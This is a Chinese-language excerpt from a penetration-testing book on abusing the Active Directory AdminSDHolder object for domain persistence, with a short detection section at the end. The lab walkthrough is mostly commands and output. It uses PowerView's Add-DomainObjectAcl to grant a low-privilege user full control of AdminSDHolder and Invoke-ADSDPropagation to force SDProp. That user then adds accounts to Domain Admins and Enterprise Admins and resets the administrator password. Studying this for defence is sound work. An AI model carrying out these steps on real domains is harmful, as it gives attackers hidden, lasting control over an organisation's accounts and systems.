


域权限维持之 AdminSDHolder 滥用

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

活动目录域服务使用 AdminSDHolder、Protected Groups 和 Security Descriptor Propagator 来保护特权用户和特权组被恶意的修改或滥用。这个功能是在 Windows 2000 服务器中的活动目录的第一个版本中引入的。该功能的目的是保护特定对象不会被恶意修改，但是该功能也给攻击者进行域权限维持留了一个好的隐蔽方案。

Protected Groups

自 Windows 2000 服务器中首次发布活动目录以来，Protected Groups 受保护组的概念就一直存在。Protected Groups 受保护组指活动目录内置的一些特权对象，如下所示，不同域功能级别下的 Protected Groups 受保护组：

Windows 2000 Server RTM	Windows 2000 Server with SP4	Windows Server 2003 with SP1	Windows Server 2008 RTM	Windows Server 2019 R2
Windows 2000 Server with SP1	Windows Server 2003 RTM	Windows Server 2003 with SP2	Windows Server 2008 R2Windows Server 2012	
Windows 2000 Server with SP2			R2Windows Server 2016	
Windows 2000 Server with SP3			R2	
Administrators	Administrators	Administrators	Administrators	Administrators
Domain Admins	Domain Admins	Domain Admins	Domain Admins	Domain Admins
Enterprise Admins	Enterprise Admins	Enterprise Admins	Enterprise Admins	Enterprise Admins
Schema Admins	Schema Admins	Schema Admins	Schema Admins	Schema Admins
	Backup Operators	Backup Operators	Backup Operators	Backup Operators
	Administrator	Administrator	Administrator	Administrator

Domain	Domain	Domain	Domain
Controllers	Controllers	Controllers	Controllers
Cert		Read-only	Read-only
Publishers		Domain	Domain
		Controllers	Controllers
Krbtgt	Krbtgt	Krbtgt	Krbtgt
Print	Print	Print	Print
Operators	Operators	Operators	Operators
Replicator	Replicator	Replicator	Replicator
Account	Account	Account	Account
Operators	Operators	Operators	Operators
Server	Server	Server	Server
Operators	Operators	Operators	Operators
			Key Admins
			Enterprise
			Key Admins

Protected Groups 受保护组的列表由 Windows2000ServerRTM 中的四个安全组(Administrators、Domain Admins、Enterprise Admins、Schema Admins)组成。在 Windows2000mServerSP4 和 WindowsmServer2003 中，还添加了其他几个组，包括管理员和 Krbtgt 帐户。在带有 SP1 及更高版本的 Windows Server2003 中，微软从默认的受保护组中删除了 Cert Publishers 组。在 Windows Server2008 RTM、Windows Server 2008 R2、Windows Server 2012 R2、Windows Server 2016 R2 的版本中，微软扩展了这个列表，增加了 Read-only Domain Controllers 组。在 Windows Server 2019 R2 的版本中，微软再次扩展了这个列表，增加了 Key Admins 和 Enterprise Key Admins 组。

Protected Groups 受保护组的对象会将 AdminCount 属性设置为 1，因此可以用该值来过滤活动目录中 Protected Groups 受保护组的对象的列表。使用 adfind

查询 Protected Groups 受保护组对象的列表如下，查询的是 Windows Server 2019R2 域功能级别：

```
adfind.exe -b dc=xie,dc=com -f "adminCount=1" -dn
```

如图所示，查询 adminCount=1 的用户和组：

```
C:\Users\Administrator\Desktop>adfind.exe -b dc=xie,dc=com -f "adminCount=1" -dn
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: Server2019.xie.com:389
Directory: Windows Server 2019 (10.0.17763.1)

dn:CN=krbtgt,CN=Users,DC=xie,DC=com
dn:CN=Domain Controllers,CN=Users,DC=xie,DC=com
dn:CN=Schema Admins,CN=Users,DC=xie,DC=com
dn:CN=Enterprise Admins,CN=Users,DC=xie,DC=com
dn:CN=Domain Admins,CN=Users,DC=xie,DC=com
dn:CN=Read-only Domain Controllers,CN=Users,DC=xie,DC=com
dn:CN=Key Admins,CN=Users,DC=xie,DC=com
dn:CN=Enterprise Key Admins,CN=Users,DC=xie,DC=com
dn:CN=Administrator,CN=Users,DC=xie,DC=com
dn:CN=Server Operators,CN=Builtin,DC=xie,DC=com
dn:CN=Account Operators,CN=Builtin,DC=xie,DC=com
dn:CN=Administrators,CN=Builtin,DC=xie,DC=com
dn:CN=Print Operators,CN=Builtin,DC=xie,DC=com
dn:CN=Backup Operators,CN=Builtin,DC=xie,DC=com
dn:CN=Replicator,CN=Builtin,DC=xie,DC=com

15 Objects returned
```

也可以使用 PowerSploit 中的 Powerview 脚本枚举 AdminCount 值为 1 的对象。

#枚举 AdminCount 值为 1 的用户

```
Import-Module .\PowerView.ps1;Get-NetUser -Admincount | select name
```

##枚举 AdminCount 值为 1 的组

```
Import-Module .\PowerView.ps1;Get-NetGroup -Admincount
```

如图所示，使用 Powerview 脚本枚举 AdminCount 值为 1 的用户和组：

```
PS C:\Users\Administrator\Desktop> Import-Module .\PowerView.ps1;Get-NetUser -Admincount | select name
name
----
Administrator
krbtgt

PS C:\Users\Administrator\Desktop> Import-Module .\PowerView.ps1;Get-NetGroup -Admincount
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
Key Admins
Enterprise Key Admins
```

AdminSDHolder

每个活动目录域都有一个名为 AdminSDHolder 的容器对象，它存储路径为：CN=AdminSDHolder,CN=System,DC=xie,DC=com。如图所示：

Path: CN=AdminSDHolder,CN=System,DC=xie,DC=com,10.211.55.4 [DC.xie.com]

Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	AdminSDHolder
distinguishedName	DN	1	CN=AdminSDHolder,CN=System,DC=xie,DC=com
dsCorePropagationData	GeneralizedTime	5	2021/10/30 19:27:50;2021/10/30 18:03:30;2021/10/30 17:03:30;2021/10/30 16:03:30;1601/1/1 7:00:00
instanceType	Integer	1	4
isCriticalSystemObject	Boolean	1	TRUE
name	DirectoryString	1	AdminSDHolder
ntSecurityDescriptor	NTSecurityDescriptor	1	D:PAI(DA;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)
objectCategory	DN	1	CN=Container,CN=Schema,CN=Configuration,DC=xie,DC=com
objectClass	OID	2	top;container
objectGUID	OctetString	1	{521615FD-A5DE-414B-A177-9BD4DE58828F}
showInAdvancedViewOnly	Boolean	1	TRUE
systemFlags	Integer	1	-1946157056
uSNCreated	Integer8	1	0x31EF
uSNChanged	Integer8	1	0x16E9
whenChanged	GeneralizedTime	1	2021/10/16 11:42:05
whenCreated	GeneralizedTime	1	2021/10/16 11:24:44

AdminSDHolder 对象具有唯一的访问控制列表 ACL，用于控制 Protected Groups 受保护组的安全主体的权限，以避免这些特权对象被恶意修改或滥用。可以理解 AdminSDHolder 的 ACL 配置是一个安全的配置模板。AdminSDHolder 对象默认情况下禁用继承，这确保不继承父级权限。默认情况下，只有 Administrators、Domain Admins 和 Enterprise Admins 组拥有对 AdminSDHolder 对象属性修改权限。

Security Descriptor Propagator

默认情况下，每隔一小时在持有 PDC 模拟器操作主角色的域控制器上运行一个 SDProp (Security Descriptor Propagation) 后台进程。SDProp 进程并不知道哪些对象是在 Protected Groups 受保护组里面，它只能根据目标对象的 AdminCount 属性是否为 1 来判断目标对象是否是受保护的。然后将这些对象的 ACL 与 AdminSDHolder 对象上的 ACL 进行比较。如果受保护对象的 ACL 配置与 AdminSDHolder 容器的 ACL 配置不一致，SDProp 进程将重写该受保护对象的 ACL，使其恢复与 AdminSDHolder 容器相同的 ACL 配置。

利用 AdminSDHolder 实现权限维持

实验环境如下：

- 域管理员：xie\administrator
- 域普通用户：xie\hack

hack 用户是普通域用户。如图所示，可以看到 hack 用户在 Domain Users 组中：



```
C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        2021/10/16 11:37:28
Password expires         2024/7/11 11:37:28
Password changeable      2021/10/17 11:37:28
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2021/10/26 11:29:48

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

由于是普通域用户，因此它没有给域管理员组“domain admins”添加用户的权限。

如图所示，当 hack 用户尝试给域管理员组“domain admins”添加用户时提示权限拒绝。

```
C:\Users\hack\Desktop>net group "domain admins" hack2 /add /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied.
```

现在我们获得了域管理员的权限，并想进行权限维持，我们可以进行如下操作：

修改 AdminSDHolder 对象的 ACL 配置，使得我们控制的隐蔽用户 hack 对其拥有完全控制的权限。我们可以使用 Empire 下的 powerview.ps1 脚本进行修改：

#添加 hack 用户对 AdminSDHolder 的完全控制权限

```
Import-Module .\powerview.ps1
Add-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=xie,DC=com" -PrincipalIdentity hack -Rights All -Verbose
```

如图所示，修改 AdminSDHolder 对象的 ACL 配置，使得 hack 用户对其具有完全控制的权限。

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=xie,DC=com" -PrincipalIdentity hack -Rights All -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=hack)(name=hack)(displayName=hack))))
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Extracted domain 'xie.com' from 'CN=AdminSDHolder,CN=System,DC=xie,DC=com'
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(distinguishedname=CN=AdminSDHolder,CN=System,DC=xie,DC=com))))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'All' on CN=AdminSDHolder,CN=System,DC=xie,DC=com
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '00000000-0000-0000-0000-000000000000' on CN=AdminSDHolder,CN=System,DC=xie,DC=com
```

查询 AdminSDHolder 的 ACL 配置，可以看到 hack 用户已经对 AdminSDHolder 拥有完全控制权限了。

#查询 AdminSDHolder 的 ACL 配置

```
AdFind.exe -s base -b "CN=AdminSDHolder,CN=System,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
```

如图所示，可以看到 hack 用户已经对 AdminSDHolder 拥有完全控制权限了

```
C:\Users\Administrator\Desktop> AdFind.exe -s base -b "CN=AdminSDHolder,CN=System,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2
dn:CN=AdminSDHolder,CN=System,DC=xie,DC=com
>nTSecurityDescriptor: [DACL] ALLOW;[FC];;;;XIE\hack
1 Objects returned
```

等待 SDProp 进程运行，或者也可以使用 Invoke-ADSDPropagation.ps1 脚本手动触发 SDProp 进程运行。SDProp 运行时，会以 AdminSDHolder 的 ACL 为模板对受保护对象的 ACL 进行检查，发现两者 ACL 不一致，SDProp 进程将重写受

保护对象的 ACL，使其恢复与 AdminSDHolder 容器相同的 ACL 配置。因此，最终我们控制的用户 hack 将会对所有受保护对象均拥有完全控制权限。

如下，使用 Invoke-ADSDPropagation.ps1 脚本手动触发 SDProp 进程运行：

#使用 Invoke-ADSDPropagation.ps1 脚本触发 SDProp 运行

```
Import-Module .\Invoke-ADSDPropagation.ps1;
```

```
Invoke-ADSDPropagation -TaskName runProtectAdminGroupsTask
```

如图所示，手动触发 SDProp 进程运行：

```
PS C:\Users\Administrator\Desktop> Import-Module .\Invoke-ADSDPropagation.ps1
PS C:\Users\Administrator\Desktop> Invoke-ADSDPropagation -TaskName runProtectAdminGroupsTask
```

SDProp 进程运行完成后，查询 hack 用户是否对受保护对象拥有完全控制权限，如下，查询是否对域管理员和企业管理员具有完全控制权限：

#检查 hack 用户对域管理员组是否具有完全控制权限

```
AdFind.exe -s base -b "CN=Domain Admins,CN=Users,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
```

#检查 hack 用户对企业管理员组是否具有完全控制权限

```
AdFind.exe -s base -b "CN=Enterprise Admins,CN=Users,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
```

#检查 hack 用户对域管理员 administrator 是否具有完全控制权限

```
AdFind.exe -s base -b "CN=Administrator,CN=Users,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
```

如图所示，可以看到 hack 用户已经对域管理员组和企业管理员组具有完全控制权限了。

```
C:\Users\Administrator\Desktop>AdFind.exe -s base -b "CN=Domain Admins,CN=Users,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=Domain Admins,CN=Users,DC=xie,DC=com
>nTSecurityDescriptor: [DACL] ALLOW;;[FC];;;XIE\hack

1 Objects returned

C:\Users\Administrator\Desktop>AdFind.exe -s base -b "CN=Enterprise Admins,CN=Users,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=Enterprise Admins,CN=Users,DC=xie,DC=com
>nTSecurityDescriptor: [DACL] ALLOW;;[FC];;;XIE\hack

1 Objects returned


C:\Users\Administrator\Desktop>AdFind.exe -s base -b "CN=Administrator,CN=Users,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=Administrator,CN=Users,DC=xie,DC=com
>nTSecurityDescriptor: [DACL] ALLOW;;[FC];;;XIE\hack


1 Objects returned
```

也可以图形化查看 ACL，如图所示，可以看到 hack 用户对 Domain Admins 域管理员组具有完全控制权限：





如图所示，可以看到 hack 用户对 Enterprise Admins 企业管理员组具有完全控制权限：



如图所示，可以看到 hack 用户对域管理员 administrator 具有完全控制权限：

Administrator 属性
?
x

远程控制

远程桌面服务配置文件

COM+

属性编辑器

常规

地址

帐户

配置文件

电话

组织

发布的证书

隶属于

密码复制

拨入

对象

安全

环境

会话

组或用户名(G):

Everyone

SELF

Authenticated Users

SYSTEM

hack (XIE\hack)

Domain Admins (XIE\Domain Admins)

Cert Publishers (XIE\Cert Publishers)

Enterprise Admins (XIE\Enterprise Admins)

添加(D)...

删除(R)

hack 的权限(P)

完全控制

读取

写入

创建所有子对象

删除所有子对象

更改密码

另外发送为

允许

拒绝

☒
☐

☒
☐

☒
☐

☒
☐

☒
☐

☒
☐

☒
☐

有关特殊权限或高级设置，请单击“高级”。

高级(V)

确定

取消

应用(A)

帮助

现在，我们控制的普通域用户 hack 已经对域管理员组、企业管理员组和域管理员 administrator 等受保护对象具有完全控制权限了。意味着我们能进行添加、移除域管理员组、企业管理员组，重置域管理员 administrator 的密码等敏感操作了！

我们再次使用 hack 用户身份往域管理员组“domain admins”添加用户，可以看到，赋予权限后，添加成功！

#将 hack2 用户添加到域管理员组中。

```
net group "domain admins" hack2 /add /domain
```

#将 hack2 用户添加到企业管理员组中。

```
net group "enterprise admins" hack2 /add /domain
```

如图所示，可以看到 hack 用户成功的往域管理员组 Domain Admins 和企业管理员组 Enterprise Admins 组中添加用户：

```
C:\Users\hack>net group "domain admins" hack2 /add /domain
The request will be processed at a domain controller for domain xie.com.

The command completed successfully.

C:\Users\hack>net group "enterprise admins" hack2 /add /domain
The request will be processed at a domain controller for domain xie.com.

The command completed successfully.
```

也可以重置 administrator 的密码。

#重置 administrator 的密码

```
net user administrator P@ss1234 /domain
```

如图示，hack 用户成功重置 administrator 密码：

```
C:\Users\hack>net user administrator P@ss1234 /domain
The request will be processed at a domain controller for domain xie.com.

The command completed successfully.
```

AdminSDHolder 滥用检测和防御


对于防守方或蓝队来说，如何针对 AdminSDHolder 滥用进行检测和防御呢？

可以使用 adfind 查询 AdminSDHolder 的 ACL，看看是否有可疑用户对其拥有不正常的权限。

#查询 AdminSDHolder 的 ACL

AdFind.exe -s base -b "CN=AdminSDHolder,CN=System,DC=xie,DC=com" nTSecurityDescriptor -sddl+++

如图所示，使用 adfind 查询 AdminSDHolder 的 ACL：



```
C:\Users\Administrator\Desktop>AdFind.exe -s base -b "CN=AdminSDHolder,CN=System,DC=xie,DC=com" nTSecurityDescriptor -sddl+++
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=AdminSDHolder,CN=System,DC=xie,DC=com
nTSecurityDescriptor: [OWNER] XIE\Domain Admins
nTSecurityDescriptor: [GROUP] XIE\Domain Admins
nTSecurityDescriptor: [DACL] (FLAGS:PROTECTED INHERIT)
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Account Restrictions;inetOrgPerson;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Account Restrictions;user;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Logon Information;inetOrgPerson;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Group Membership;inetOrgPerson;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Group Membership;user;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];General Information;inetOrgPerson;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];General Information;user;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Remote Access Information;inetOrgPerson;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Remote Access Information;user;BUILTIN\Pre-Windows 2000 Compatible Access
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];[WRT PROP]UserCertificate;XIE\Cert Publishers
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];tokenGroupsGlobalAndUniversal;BUILTIN\Windows Authorization Access Group
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];[WRT PROP];terminalServer;BUILTIN\Terminal Server License Servers
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];[WRT PROP];Terminal Server License Server;BUILTIN\Terminal Server License Servers
